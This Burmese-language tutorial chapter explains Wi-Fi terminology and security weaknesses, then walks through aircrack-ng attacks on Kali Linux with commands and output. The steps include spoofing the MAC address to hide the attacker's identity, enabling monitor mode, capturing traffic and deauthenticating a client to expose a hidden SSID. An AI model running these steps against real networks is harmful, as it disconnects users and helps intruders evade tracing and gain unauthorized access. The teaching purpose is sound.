Wireless ဆိတဲ့စကားလုံးဟာ ဒီနေ့ခေတ်မှာအထူးကိုရေပန်းစားလာဖြီးတော့ ရုံးတွေ၊ အိမ်တွေ၊ ပို့တယ်တွေ၊ ကော်မီဆိုင်တွေမှာပါ အဆိုပါ Wireless စနစ်ကို ပေါ်များစွာတပ်ဆင် အသုံးပြုနေတာကိုတွေ့လာရပါတယ်။ ဒါအပြင် Wireless Devices တွေဖြစ်တဲ့ Access Point တွေ၊ Smart Phones တွေ၊ Tablets တွေ၊ Laptop တွေဟာလည်း ကျွန်တော်တို့ပတ်ဝန်းကျင်မှာအမြဲထိတွေ့နေရတဲ့ Devices တွေဖြစ်နေပါဖြို့ဖြစ်ပါတယ်။ Wireless Network ဆိတာ အဲဒီ Wireless Devices တွေ တစ်ခုနဲ့တစ်ခုကို Radio Wave ကို အသုံးပြုပြီးချိတ်ဆက်တာဖြစ်ပါတယ်။ အဲဒီအတွက်ကြောင့် လေထဲမှာသွားနေတဲ့ Packets တွေကို အလွယ်တကူဖမ်းယူ နိုင်ပြီး Wireshark လို့မျိုး Protocol Analyzer နဲ့ စိတ်ကာ Informations တွေကို ရယူသွားနိုင်ပါတယ်။ ဒါကြောင့် Wireless Network ဟာ Wired Network နဲ့ နိုင်းယဉ်မယ်ဆိုရင် လုံခြုံမှုပိုင်းဆိုင်ရာမှာတော်လေးအားနည်းပါတယ်။ Wireless Network ကို 1999 ခုနှစ်မှာ IEEE က 802.11 Standard အဖြစ် စံသတ်မှတ်ခဲ့ပါတယ်။

## Wireless Network Terminology

Wireless Network ရဲ့ အဓိကအားသာချက်က အလွယ်တကူဖွေ့ပြားနိုင် မှုဆိတဲ့ Mobility ဖြစ်ပြီးတော့၊ သူရဲ့အဓိကအားနည်းချက်ကတော့ လုံခြုံမှုမရှိ ပြင်းပါဖြစ်ပါတယ်။ အရင်ဦးဆုံးအနေနဲ့ Wireless Network Hacking အကြောင်းမပြောခင်မှာ Wireless Network နဲ့ပတ်သက်တဲ့ အခေါ်အဝေါ်၊ အသုံးအနှစ်နှင့် ကို ဦးစွာဖော်ပြလိုပါတယ်။ 802.11 ရဲ့စံသတ်မှတ်ချက်အရ Wireless Network ချိတ်ဆက်မှာ Ad-hoc (Peer-to-Peer) Mode နဲ့ Infrastructure Mode ဆိုပြီး (၂) မျိုးရှိပါတယ်။

## ၁။ Ad-hoc (Peer-to-Peer)Mode

Ad-hoc mode ကို Independent Basic Service Set (IBSS) တစ်နည်းအားဖြင့် Peer-to-Peer Mode လို့လည်းခေါ်ပါတယ်။ Computer အချင်းချင်း Wireless Adapter ကိုသာ အသုံးပြုပြီး ချိတ်ဆက်တာဖြစ်ပါတယ်။ ဒါကြောင့် တွေားသောကြားခံ Wireless Devices တွေဖြစ်တဲ့ Wireless Access Point (WAP) တွေ၊ Wireless Router တွေမလိုအပ်ပါဘူး။

## ၂။ Infrastructure Mode

Infrastructure Mode ကို တစ်နည်းအားဖြင့် Basic Service Set (BSS) လို့လည်းခေါ်ပါတယ်။ သူကတော့ Computer အချင်းချင်းချိတ်ဆက်တဲ့နေရာမှာ Wireless Access Point (WAP) သို့မဟုတ် Wireless Router တစ်ခုကို ကြားခံ အဖြစ်အသုံးပြုပြီး ချိတ်ဆက်တာဖြစ်ပါတယ်။

## ၃။ Extended Service Set (ESS)

Infrastructure Mode မှာ WAP သို့မဟုတ် Wireless Router တစ်ခု ထက်ပိုပြီး ချိတ်ဆက်ထားသော Network ကို Extended Service Set (ESS) လို့ ခေါ်ပါတယ်။ တစ်နည်းအားဖြင့် BSS Networks များပေါင်းစည်းထားတဲ့ Network ကို ESS လို့ခေါ်တာဖြစ်ပါတယ်။

## ၄။ Service Set Identifier (SSID)

Service Set Identifier (SSID) ဆိုတာ Wireless Network ရဲ့ Name တစ်ခုဖြစ်ပါတယ်။ အများဆုံးအနေနဲ့စာလိုး (၃၂)လုံးအထိပါဝင်နိုင်ပါတယ်။ သူရဲ့ အဓိကတာဝန်ကတော့ အြားသော Wireless Devices များမှာ လာရောက်ချိတ်ဆက်နိုင်ရန်အတွက် Beacons ဆိုတဲ့ Wireless Packets ကို အသုံးပြုပြီး Announce ပြုလုပ်ပေးရတာဖြစ်ပါတယ်။ တစ်ချို့သော WAP နဲ့ Wireless

Router တွေမှာ လုပ်မှုစနစ်ပိုမိုကောင်းမွန်စေရန်အတွက် အဲဒီ SSID Broadcasting ပြုလုပ်ခြင်းကို တားမြစ်တဲ့ Function ပါဝင်ပါတယ်။

## ၅။ Monitor Mode

Monitor Mode ဆိုတာ လေထဲမှာဖြတ်သန်းသွားလာနေတဲ့ Packets တွေကို Sniffing ပြုလုပ်ဖြီး အတားအဆီးမရှိ၊ လက်ခံရယူနိုင်တဲ့ Mode တစ်ခုဖြစ်ပါတယ်။ Wired Network မှာတော့ သူ့ကို "Promiscuous Mode" လို့ ခေါ်ပါတယ်။

## ၆။ Basic Service Set Identifier (BSSID)

Basic Service Set Identifier (BSSID) ဆိုတာ Infrastructure Mode မှာ WAP သို့မဟုတ် Wireless Router ရဲ့ MAC Address ဖြစ်ပါတယ်။ Ad-hoc Mode မှာတော့ ပထမဦးဆုံး Power-On ကဲ ကွန်ပျူးတာရဲ့ Wireless Adapter ၏ MAC Address ပဲဖြစ်ပါတယ်။

## Main IEEE 802.11 Protocols

IEEE 802.11 နှုပ်သက်တဲ့ အဓိကအချက်အလက်များကို ပေါ်လော်တွေ့ဖြတ်ပေးလိုက်ပါတယ်။

Protocol	Frequencies	Rates	Modulation	Channel Width
Legacy	2.4-2.5 GHz	1 or 2 Mbit	FHSS/DSSS	1MHz/20MHz
802.11a	5.15-5.25/ 5.25-5.35/ 5.725 - 5.875GHz	6,9,12,18,24, 36,48,54 Mbit	OFDM	20MHz
802.11b	2.4-2.5 GHz	1,2,5.5, 11Mbit	DSSS	22MHz
802.11g	2.4-2.5 GHz	Same as 802.11a and 802.11b	DSSS/OFDM	20MHz / 22MHz
802.11n	2.4 and/or 5 GHz	Up to 600Mbit	DSSS/OFDM	20 / 22 or 40 MHz

## Wireless Security Basics

Wireless Network ဟာ လေထဲကနေပါ Data တွေကိုပေးပို့၊ လက်ခံတာဖြစ်တဲ့အတွက် Encryption မပြုလုပ်ဘဲ ဒီအတိုင်း Plain အနေနဲ့သာ ပေးပို့မယ်ဆိုရင် အဲဒီData တွေကို အလွယ်တကူကြားဖြတ်ရယူနိုင်မှာဖြစ်ပါတယ်။ ဒါကြောင့်ကြားဖြတ်ရယူခြင်းမှ ကာကွယ်နိုင်ရန်အတွက် Wireless Networks တွေမှာ အောက်ဖော်ပြပါ Security Features တွေကို အသုံးပြုကြပါတယ်။

### ၁။ Disable SSID Broadcasting (or) Invisible Mode

Wireless Devices တွေ တစ်ခုနဲ့တစ်ခုချိတ်ဆက်တဲ့နေရာမှာ SSID ဆိုတဲ့ Wireless Network Name ကို အသုံးပြုပြီး မိမိသက်ဆိုင်တဲ့ Network ကိုရှာဖွေချိတ်ဆက်ကြပါတယ်။ အကယ်၍ WAP သူ့မဟုတ် Wireless Router တွေမှ SSID ကို Disable ပြုလုပ်ထားပောင်ဆုံးပါက Clients တွေအနေနဲ့ မိမိရဲ့ Wireless Network Name ကို မြင်စွေ့ရတော့မှာ မဟုတ်ဘဲ Clients တွေကနေ Network ကို ချိတ်ဆက်ဖို့အတွက် Manual အနေနဲ့ရှိက်ထည့်ပေးရမှာဖြစ်ပါတယ်။

### ၂။ MAC Address Filtering

MAC Address Filtering ဆိုတာ Wired Network အတွက်ရည်ရွယ်ပြုလုပ်ထားတဲ့ လုံခြုံမှုစနစ်တစ်ခုဖြစ်ပါတယ်။ Clients တွေရဲ့ MAC Address ကို Blacklist နဲ့ Whitelist များပြုလုပ်ပြီး အခွင့်မရှိတဲ့ Users များ အသုံးပြုလို့မရအောင် တားဆီးပိတ်ပင်ခြင်းများပြုလုပ်တာဖြစ်ပါတယ်။ MAC Address Filtering နည်းလမ်းဟာ Wireless Network အတွက်ကိုတော့ လုံခြုံပေးစွမ်းနိုင်ခြင်းမရှိဘဲ အလွယ်တကူ Bypass ပြုလုပ်နိုင်ပါတယ်။

## ၃။ Wired Equivalent Privacy (WEP)

WEP ဆိတာကတော့ ၁၉၉၉ ခုနှစ်မှာ စတင်ပေါ်ပေါက်ခဲ့တဲ့ လုံခြုံမှုစနစ် တစ်ခုဖြစ်ပါတယ်။ WEP ဟာ Encryption အတွက် Shared-Key Encryption Algorithm ဖြစ်တဲ့ RC4 ကိုအသုံးပြုပါတယ်။ Shared-Key ကို အသုံးပြုတာဖြစ်တဲ့အတွက် Wireless Access Point ဘက်မှာရေး Client ဘက်မှာပါ Encryption ပြလုပ်မယ့် Password ကို သိရှိနေဖို့လိုပါတယ်။ WEP လုံခြုံမှုစနစ်ကို အသုံးပြုထားတဲ့ Network တွေဟာ အဲဒီ Password နဲ့ Access Point ကနေ Random အနေနဲ့ပြလုပ်တဲ့ Initilization Vector (IV) လို့ခေါ်တဲ့ Binary String တို့ပေါင်းစပ်ကာ WEP Key တစ်ခုပြလုပ်လိုက်ပါတယ်။ အဲဒီ WEP Key ကို အသုံးပြုပြီး Data တွေကို Encrypt ပြလုပ်ကာ Network အတွင်း ပေးပို့တာဖြစ်ပါတယ်။

WEP ရဲ့ အဓိကအားနည်းချက်က အဲဒီ IV ပဲဖြစ်ပါတယ်။ IV ကို Random အနေနဲ့ Generate ပြလုပ်တယ်ဆိုပေမယ့် အချိန်အတိုင်းအတာ တစ်ခုအတွင်းမှာ IV တွေ ပြန်ထပ်လေ့ရှုပါတယ်။ ဒါကြောင့် Attacker ဟာ ပြောင်းလဲခြင်းမရှိတဲ့ Data တစ်ခုကို ထပ်ခါထပ်ခါဖော့ဗြို့ထပ်တူညီတဲ့ IV တွေကနေ WEP Password ကို ရယူနိုင်တာဖြစ်ပါတယ်။

## ၄။ Wi-Fi Protected Access (WPA/WPA2)

Wi-Fi Protected Access လို့ခေါ်တဲ့ Wireless လုံခြုံမှုစနစ်မှာ WPA နဲ့ WPA2 ဆိုပြီး Version (၂) မျိုးရှုပါတယ်။ WPA ကိုတော့ တစ်ခါတစ်ရုံမှာ WPA v1 လို့လည်းခေါ်ပါတယ်။ WPA ဟာ WEP ရဲ့အားနည်းချက်တွေကို ပြင်ဆင်ထားပြီး အဲဒီထက်ပိုကောင်းတဲ့ TKIP ဆိုတဲ့ Algorithm ကိုအသုံးပြုပါတယ်။ WPA2 ကတော့ WPA ကို ပိုမိုကောင်းမွန်အောင်ပဲပြင်ထားတဲ့ Wireless လုံခြုံစနစ်တစ်ခုဖြစ်ပြီး AES-CCMP ဆိုတဲ့ Algorithm ကိုအသုံးပြုပါတယ်။ WPA နဲ့ WPA2 (၂)မျိုးစလုံးဟာ Network ချိတ်ဆက်ရန်အတွက် Per-Shared Key(PSK)

နဲ့ Enterprise အတွက် Radius Server ကို အသုံးပြုပြီး EAP-Based Authentication ကို အသုံးပြုပါတယ်။

WPA နဲ့ WPA2 Per-Shared Key(PSK) ဟာ Access Point နဲ့ Client ကြားကို Four-Way Handshake ပြုလုပ်ပြီး ချိတ်ဆက်တာဖြစ်ပါတယ်။ WPA/WPA2 PSK ရဲ့ အမိကအားနည်းချက်က အဲဒီ Four-Way Handshake ကို ကြားဖြတ်ရယူပြီးတော့ Dictionary Attack ပြုလုပ်နိုင်တာဖြစ်ပါတယ်။ ဒီစာအုပ်မှာ တော့ အမိကအနေနဲ့ Aircrack-ng Suite ကို အသုံးပြုပြီး Wireless Attack ပြုလုပ်ပုံအကြောင်းကို ဖော်ပြသွားမှာဖြစ်ပါတယ်။

## Aircrack-ng Suite

Aircrack-ng Suite ဆိုတာ Wireless Network Hacking အတွက် လိုအပ်တဲ့ Tools တွေ အားလုံးကို စုစုပေါင်းစပ်ထားတဲ့ Program တစ်ခုဖြစ်ပြီး Thomas d'Otreppe ဆိုတဲ့ ပုဂ္ဂိုလ်ကနေရေးသားခဲ့တာဖြစ်ပါတယ်။ aircrack-ng မှာ Wireless Network ကို စူးစမ်းလေ့လာဖို့အတွက် Wireless Detector တွေ၊ Packet Sniffer တွေ၊ WEP နဲ့ WPA/WPA2 PSK Cracker တွေပါဝင်ပြီးတော့ မည်သည့် IEEE 802.11 Standards ကိုမဆို Support ပြုလုပ်ပါတယ်။

Aircrack-ng Suite မှာပါဝင်တဲ့ Tools တွေထဲက သင်ခန်းစာနဲ့သက်ဆိုင်တဲ့ Tools အချို့ကို အောက်မှာဖော်ပြလိုက်ပါတယ်--

၁။ airmon-ng ဆိုတာကတော့ Wireless Network Interface ကို Monitor Mode ပြုလုပ်ရန်အတွက် အသုံးပြုတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။

၂။ airodump-ng ဆိုတာကတော့ လေထဲမှာသွားလာနေတဲ့ Packets တွေကို စုဆောင်းရန်အတွက်ဖြစ်ပါတယ်။ စုဆောင်းရရှိလာတဲ့ Packets တွေကို PCAP ဖိုင် (သို့မဟုတ်) IVS ဖိုင်အဖြစ် သိမ်းဆည်းပါတယ်။

၃။ aireplay-ng ဆိုတာကတော့ Packet Injection အတွက် အသုံးပြုတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Packet Injection ပြုလုပ်တယ်ဆိုတာကတော့ တစ်နည်းအား

ဖြင့် Packets Spoofing ပြုလုပ်တာဖြစ်ပါတယ်။ သူကို MITM Attack နဲ့ Denial of Service(DoS) Attack ပြုလုပ်တဲ့ နေရာတွေမှာ အသုံးပြုပါတယ်။ ၄။ aircrack-ng ဆိုတာကတော့ WEP နဲ့ WPA(Dictionary Attack ) Key တွေကို Crack ပြုလုပ်ပေးတဲ့ Tool ဖြစ်ပါတယ်။

ပထမဦးဆုံးအနေနဲ့ Wireless Attack မပြုလုပ်မီမှာ Attacker အနေနဲ့ ၈၈ ရဲ့ Wireless Adapter ကို Kali Linux မှာ မှန်ကန်စွာ Detect ပြုလုပ်ခြင်း ရှိ။ မရှိကို **iwconfig** ဆိုတဲ့ Command ကိုအသုံးပြုပြီးစစ်ဆေးကြည့်ရမှာဖြစ်ပါတယ်။

### # iwconfig

```
root@MrLinuxer:~# iwconfig
wlan0      IEEE 802.11bg  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated Tx-Power=31 dBm
            Retry long limit:7  RTS thr:off  Fragment thr:off
            Encryption key:off
            Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

root@MrLinuxer:~#
```

### ၄ (၇.၁) Wireless Adapter အားစစ်ဆေးခြင်း

အဲဒီလိုစစ်ဆေးကြည့်မယ်ဆိုရင် မိမိရဲ့ Wireless Adapter အပျိုးအစားရဲ့ Driver ပေါ်မှုတည်ပြီး wlan0၊ ath0 စသာဖြင့် Wireless Interface တစ်ခုကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။ အကယ်၍ Wireless Interface ကို မြင်တွေ့ရခြင်း မရှိဘူးဆိုရင်တော့ မိမိနဲ့သက်ဆိုင်တဲ့ Driver ကိုရှာပြီး Install ပြုလုပ်ပေးရမှာဖြစ်ပါတယ်။

Wireless Attack မပြုလုပ်မီမှာ နောက်ထပ်ပြုလုပ်ရမယ့်အရာတစ်ခုကတော့ Attacker အနေနဲ့ ခြေသံလုံစေခို့အတွက် Anonymity ပြုလုပ်ပေးဖို့ပြုဖြစ်ပါတယ်။ အဲဒီလိုပြုလုပ်ဖို့အတွက် မိမိ Wireless Interface ရဲ့ Hardware MAC Address

ကို ပြောင်းလဲပေးရမှာဖြစ်ပါတယ်။ MAC Address ပြောင်းလဲနို့အတွက် Kali မှာ Macchanger ဆိုတဲ့ Tool တစ်ခုပါရှိပါတယ်။ MAC Address ပြောင်းမယ်ဆိုရင် အရင်ဆုံး မိမိပြောင်းလိုတဲ့ Interface ကို Disable ပြုလုပ်ထားနို့လိုပါတယ်။ ဒါကြောင့် အောက်မှာပြထားတဲ့အတိုင်း မိမိနဲ့သက်ဆိုင်တဲ့ Interface ကို Disable ပြုလုပ်ပေးလိုက်ပါ။

```
# ifconfig wlan0 down
```

အဲဒီနောက် macchanger ကို အသုံးပြုပြီး MAC Address ကို အောက်ပါအတိုင်း ပြောင်းလဲပေးရမှာဖြစ်ပါတယ်။

```
# macchanger wlan0 -r
```

```
root@MrLinuxer:~# ifconfig wlan0 down
root@MrLinuxer:~#
root@MrLinuxer:~# macchanger wlan0 -r
Permanent MAC: 1c:4b:d6:97:b7:3d (Azurewave)
Current MAC: 50:88:79:24:b8:13 (unknown)
New MAC: 3a:8f:28:4a:26:c7 (unknown)
root@MrLinuxer:~#
root@MrLinuxer:~# ifconfig wlan0 up
root@MrLinuxer:~#
```

ပဲ (၇.၂) MAC Address အား macchanger ကိုအသုံးပြုပြီးပြောင်းလဲခြင်း  
MAC Address ပြောင်းလဲသွားပြီဆိုရင်တော့ မိမိရဲ့ Interface ကို ပြန်လည် Enable ပြုလုပ်ပေးရမှာဖြစ်ပါတယ်။

```
# ifconfig wlan0 up
```

အဲဒီနောက် မိမိပြုလုပ်ခဲ့တဲ့ Settings များ မှန်ကနိုမှုရှိ၍ မရှိကို ifconfig ဆိုတဲ့ Command ကို အသုံးပြုပြီး စစ်ဆေးကြည့်ရမှာဖြစ်ပါတယ်။

နောက်ထပ်အရေးကြီးတဲ့အချက်တစ်ခုကတော့ မိမိTarget Network နဲ့ ပတ်သက်တဲ့အချက်အလက်များကို သိရှိနိုင်ရှန်အတွက် iwlist ဆိုတဲ့ Command ကို

အသုံးပြုခြင်းရှာဖွေရမှာဖြစ်ပါတယ်။ အဲဒီမှာရရှိလာတဲ့အချက်အလက်တွေထဲက အဓိကလိုအပ်တဲ့အချက်တွေကတော့ **Address Channel ESSID** တို့ပဲဖြစ်ပါတယ်။

```
# iwlist wlan0 scanning
```

```
Cell 02 - Address: 00:14:D1:C6:83:7F
    Channel:6
    Frequency:2.437 GHz (Channel 6)
    Quality=67/70  Signal level=-43 dBm
    Encryption key:off
    ESSID:""
    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
               36 Mb/s; 48 Mb/s; 54 Mb/s
    Mode:Master
    Extra:tsf=00000002665ca2e
    Extra: Last beacon: 708ms ago
    IE: Unknown: 0000
    IE: Unknown: 010482848B96
    IE: Unknown: 030106
    IE: Unknown: 2A0100
    IE: Unknown: 32080C1218243048605C
    IE: Unknown: DD070050F202000100
    IE: Unknown: DD1E00904C334E101EFFFF96D445D1CA9FFF8FF537E0531F2894FC8720DD200
    IE: Unknown: DD1A00904C34060704000012D700FAEA5359BD38E7BEEEF224CE00
    IE: Unknown: 2D1A6E101EFFFF621D64705EE84428269D3C300000400EB7332DF00
    IE: Unknown: 3D160607000000DCF582DA58354C39070986D29E6CC40300
    IE: Unknown: 050400010000
    IE: Unknown: DD0E0050F204104A00011010440000102
```

### နှင့် (၇-၃) Wireless Network Scanning ပြည်ပိုင်း

အထက်မှာဖော်ပြန့်တဲ့ Tools တွေနဲ့ ပတ်သက်ပြီး ရင်းနှီးကျေမှုများဝင်စေရန်အတွက်အသုံးပြုပုံအသေးစိတ်ကို --help ဆိုတဲ့ Flag အသုံးပြုခြင်း လေ့လာစေလိုပါတယ်။

## Discovering Hidden SSID

Wireless Network ရုံလုံခြုံစနစ်အတွက် SSID လိုအပ်တဲ့ Wireless Network Name ကို အခြားသောမသက်ဆိုင်တဲ့သူများ မမြင်စေရန်အတွက် Broadcasting ကို Disable ပြည်ပိုင်းဟာ တကယ့်လက်တွေမှာတော့ လုံခြုံကို ပေးစွမ်းနိုင်ခြင်းမရှိပါဘူး။ အဲဒီလို Disable SSID Broadcasting ပြည်ပိုင်း

တနည်းအားဖြင့် Invisible Mode ပြလုပ်ထားခြင်းကို **aircrack-ng** ထဲမှ Tools တရာ့ဗိုအသုံးပြုပြီး အလွယ်တကူ့ကျော်ဖြတ်နိုင်ပါတယ်။

Hidden SSID ကို ဖော်ထုတိနှုန်းအတွက် အဆင့် (၄)ဆင့်ရှိပါတယ်။ ပထမ အဆင့်ကတော့ မိမိရဲ Wireless Card ကို Monitor Mode ပြလုပ်ရတဲ့အဆင့် ပြန်ပါတယ်။ Monitor Mode ပြလုပ်နို့အတွက် airmon-ng ဆိုတဲ့ Tool ကို အသုံးပြုပြီး အောက်မှာပြထားတဲ့အတိုင်း ပြလုပ်ပေးလိုက်ပါ။ **6** ဆိုတာကတော့ Target Wireless ရဲ Channel နံပါတ်ပြန်ပါတယ်။ Wireless နဲ့ပတ်သက်သော မည်သည့် Attack ကိုမဆို၊ ပြလုပ်တော့မည်ဆိုရင်အဆိုပါ Monitor Mode ကို ဒီးစွာပြလုပ်ပေးနို့လိုအပ်ပါတယ်။

```
# airmon-ng start wlan0 6
```

```
root@MrLinuxer:~# airmon-ng start wlan0 6

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2310    NetworkManager
2388    wpa_supplicant

Interface      Chipset      Driver
wlan0          Atheros AR9285  ath9k - [phy0]
                           (monitor mode enabled on mon0)

root@MrLinuxer:~#
```

**ပုံ (၇.၄) WLAN Adapter အား Monitor Mode ပြလုပ်ခြင်း**

ဒုတိယအဆင့်အနေနဲ့ Monitor Mode အပြန်ရရှိလာတဲ့ mon0 ဆိုတဲ့ Virtual Interface ကိုလည်း Macchanger ကို အသုံးပြုပြီး MAC Address ပြောင်းလဲပေးရမှာဖြစ်ပါတယ်။ MAC Address ပြောင်းလဲနို့အတွက် အဆိုပါ Interface ကို Disable နဲ့ Enable ပြန်လည် ပြလုပ်ပေးနို့လည်း ထိအပ်ပါတယ်။

```
#macchanger mon0 -r
```

```
root@MrLinuxer:~# ifconfig mon0 down
root@MrLinuxer:~#
root@MrLinuxer:~# macchanger mon0 -r
Permanent MAC: 1c:4b:d6:97:b7:3d (Azurewave)
Current MAC: 1c:4b:d6:97:b7:3d (Azurewave)
New MAC: 64:a8:0a:5c:6d:0b (unknown)
root@MrLinuxer:~#
root@MrLinuxer:~# ifconfig mon0 up
root@MrLinuxer:~#
root@MrLinuxer:~#
```

### ပုံ (၇.၁) MAC Address အားပြောင်းလဲပေးခြင်း

တတိယအဆင့်အနေဖော်၍ လေထဲမှဖြတ်သန်းသွားလာနေတဲ့ Packets တွေကို Monitoring ပြုလုပ်ထားတဲ့ Interface မှတဆင့် **airodump-ng** ဆိုတဲ့ Tool ကို အသုံးပြုပြီး စုစုပေါင်းရယူရမှာဖြစ်ပါတယ်။ **-c 6** ဆိုတာကတော့ Wireless Channel နံပါတ်ဖြစ်ပြီး၊ **-w discover\_ssid** ဆိုတာကတော့ ရရှိလာတဲ့ Packets တွေကို **discover\_ssid** ဆိုတဲ့နာမည်နဲ့ Save လုပ်မည်လို့ ပြောခြင်းဖြစ်ပါတယ်။

```
#airodump-ng mon0 -c 6 -w discover_ssid
```

CH 6 ][ Elapsed: 20 s ][ 2014-02-27 09:16 ][ fixed channel mon0: -1											
BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:14:D1:C6:83:7F	-42	100	211	350	0	6	54	.OPN			<length: 0>
BSSID											
STATION	Pwr			Rate		Lost	Frames	Probe			
(not associated)	24:EC:99:12:64:05	-68		0 - 1		0	4	CR			
(not associated)	E0:B9:A5:86:95:18	-66		0 - 1		55	54				
(not associated)	4C:AA:16:88:C7:63	-85		0 - 1		0	11				
(not associated)	34:51:C9:B5:6C:73	-90		0 - 1		0	1				
(not associated)	50:9F:27:53:37:02	-91		0 - 1		0	8				
00:14:D1:C6:83:7F	D0:2D:B3:95:42:52	-52		0 - 1		0	27				

### ပုံ (၇.၆) Wireless Packets များအားစုစုပေါင်းရယူခြင်း

နောက်ခုံးအဆင့်အနေနဲ့ကတော့ Target Network ရဲ့ Access Point မှာ လက်ရှိချိတ်ဆက်ဆနေတဲ့ Client တစ်လုံး၊ သို့မဟုတ် Clients အားလုံးကို **aireplay-ng** ဆိုတဲ့ Tool ကို အသုံးပြုပြီး Deauthentication Attack ပြုလုပ်ရမှာဖြစ်ပါတယ်။ **--deauth** ဆိုတာကတော့ Deauthentication Attack ကို ဧည့်ချွေးချွှေးချွှေးခြင်းဖြစ်ပြီး၊ 10 ကတော့အဲဒီ Deauthentication Packets အရေအတွက်ပဲဖြစ်ပါတယ်။ **-c**

ဆိုတာကတော့ Client တစ်ခုချင်းစီကို ရွေးချယ်ပေးပို့တာဖြစ်ပြီး -a ဆိုတာကတော့ Access Point ရဲ့ BSSID အတွက်ပဲဖြစ်ပါတယ်။ အဲဒီမှာ -c ဆိုတဲ့ Flag မထည့်ခဲ့ဘူးဆိုရင်တော့ Access Point မှာချိတ်ဆက်နေတဲ့ Clients အားလုံးကို Deauthentication Attack ဖြစ်ပေါ်စေမှာဖြစ်ပါတယ်။ ဒါကြောင့် Terminal တစ်ခုကို အသစ်ဖွံ့ဖြိုးပါ၍ ပြုလုပ်ပေးလိုက်ပါ။

```
#aireplay-ng mon0 --deauth 10 -c D0:2D:B3:95:42:52 -a 00:14:D1:C6:83:7F
```

```
root@MrLinuxer:~# aireplay-ng mon0 --deauth 10 -c D0:2D:B3:95:42:52 -a 00:14:D1:C6:83:7F
09:24:25 Waiting for beacon frame (BSSID: 00:14:D1:C6:83:7F) on channel 6
09:24:26 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|63 ACKs]
09:24:26 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|61 ACKs]
09:24:27 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|64 ACKs]
09:24:27 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|63 ACKs]
09:24:28 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|62 ACKs]
09:24:28 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|64 ACKs]
09:24:29 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|63 ACKs]
09:24:29 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|64 ACKs]
09:24:30 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|64 ACKs]
09:24:31 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0|64 ACKs]
root@MrLinuxer:~#
```

**၄ (၇.၇) Target နှင့် AP ကြားဆက်သွယ်မှုအားဖြတ်တောက်ခြင်း**

အဲဒီ Deauthentication Attack ကြောင့် Access Point နဲ့ Client ကြားဆက်သွယ်မှုဟာ ပြတ်တောက်သွားစေပြီး Attack Limit ပြီးဆုံးတာနဲ့ ပြန်လည်ချိတ်ဆက်စေမှာဖြစ်ပါတယ်။ အဲဒီလို ချိတ်ဆက်တဲ့နေရာမှာ အသုံးပြုတဲ့ Probe Request နဲ့ Probe Response ဆိုတဲ့ Packets တွေကနေ ဖုံးကွယ်ထားတဲ့ SSID ကို အလွယ်တကူရယူနိုင်ပါတယ်။

တတိယအဆင့်မှာထုန်းကပြုလုပ်ခဲ့တဲ့ airodump-ng နဲ့ Packets တွေ စောင်းထားတဲ့ Terminal ကိုသွားကြည့်လိုက်မယ်ဆိုရင် အောက်မှာဖော်ပြထားတဲ့ အတိုင်း Hidden လုပ်ထားတဲ့ SSID ကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။

```

CH 6 ][ Elapsed: 32 s ][ 2014-02-27 09:25
          PwR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:14:D1:C6:83:7F -39 100 318 0 0 6 54e. OPEN MrLinuxer
          STATION PWR Rate Lost Frames Probe
(not associated) 24:EC:99:12:64:D5 -68 0 - 1 0 2 CR
(not associated) 84:29:99:29:05:EB -73 0 - 1 0 5 CR
(not associated) 4C:AA:16:88:BE:15 -84 0 - 1 0 5
(not associated) 4C:AA:16:88:C7:63 -87 0 - 1 0 5
(not associated) 34:51:CF:85:6C:73 -89 0 - 1 0 1
00:14:D1:C6:83:7F D0:2D:B3:95:42:52 -40 0 - 1 24 1291 CR,MrLinuxer

```

root@MrLinuxer:~#

ပုံ (၇.၁) Hidden ပြည်ထားသော SSID အားမြင်တွေရပုံ

## Bypass MAC Filtering

MAC Filter ပြည်တဲ့စနစ်ဟာ Wired Network မှာ လုပ်မှုစနစ်အတွက် အတော်အတန်ကာကွယ်မှုပေးနိုင်ပေမဲ့ Wireless Network တွေမှာတော့ ကာကွယ် မှုပေးစွမ်းနိုင်ခြင်းမရှိပါဘူး။ OSI Layer ၃ Layer 2 မှာ အလုပ်လုပ်တဲ့ MAC Address တွေကို Wireless စနစ်များပေးပို့၊ လက်ခံပြည်တဲ့နေရာမှာ Encryption ပြည်ပြီးပေးပို့တာမဟုတ်ဘဲ၊ သောမန် Plain Text အနေနဲ့ပဲ ပေးပို့တာဖြစ်ပါတယ်။ ဒါကြောင့် Access Point ကနေ တရားဝင်ခွင့်ပြထားတဲ့ White List ဖြစ်တဲ့ MAC Address တွေကို အကွယ်တကူဖော်ထုတ်နိုင်ပါတယ်။

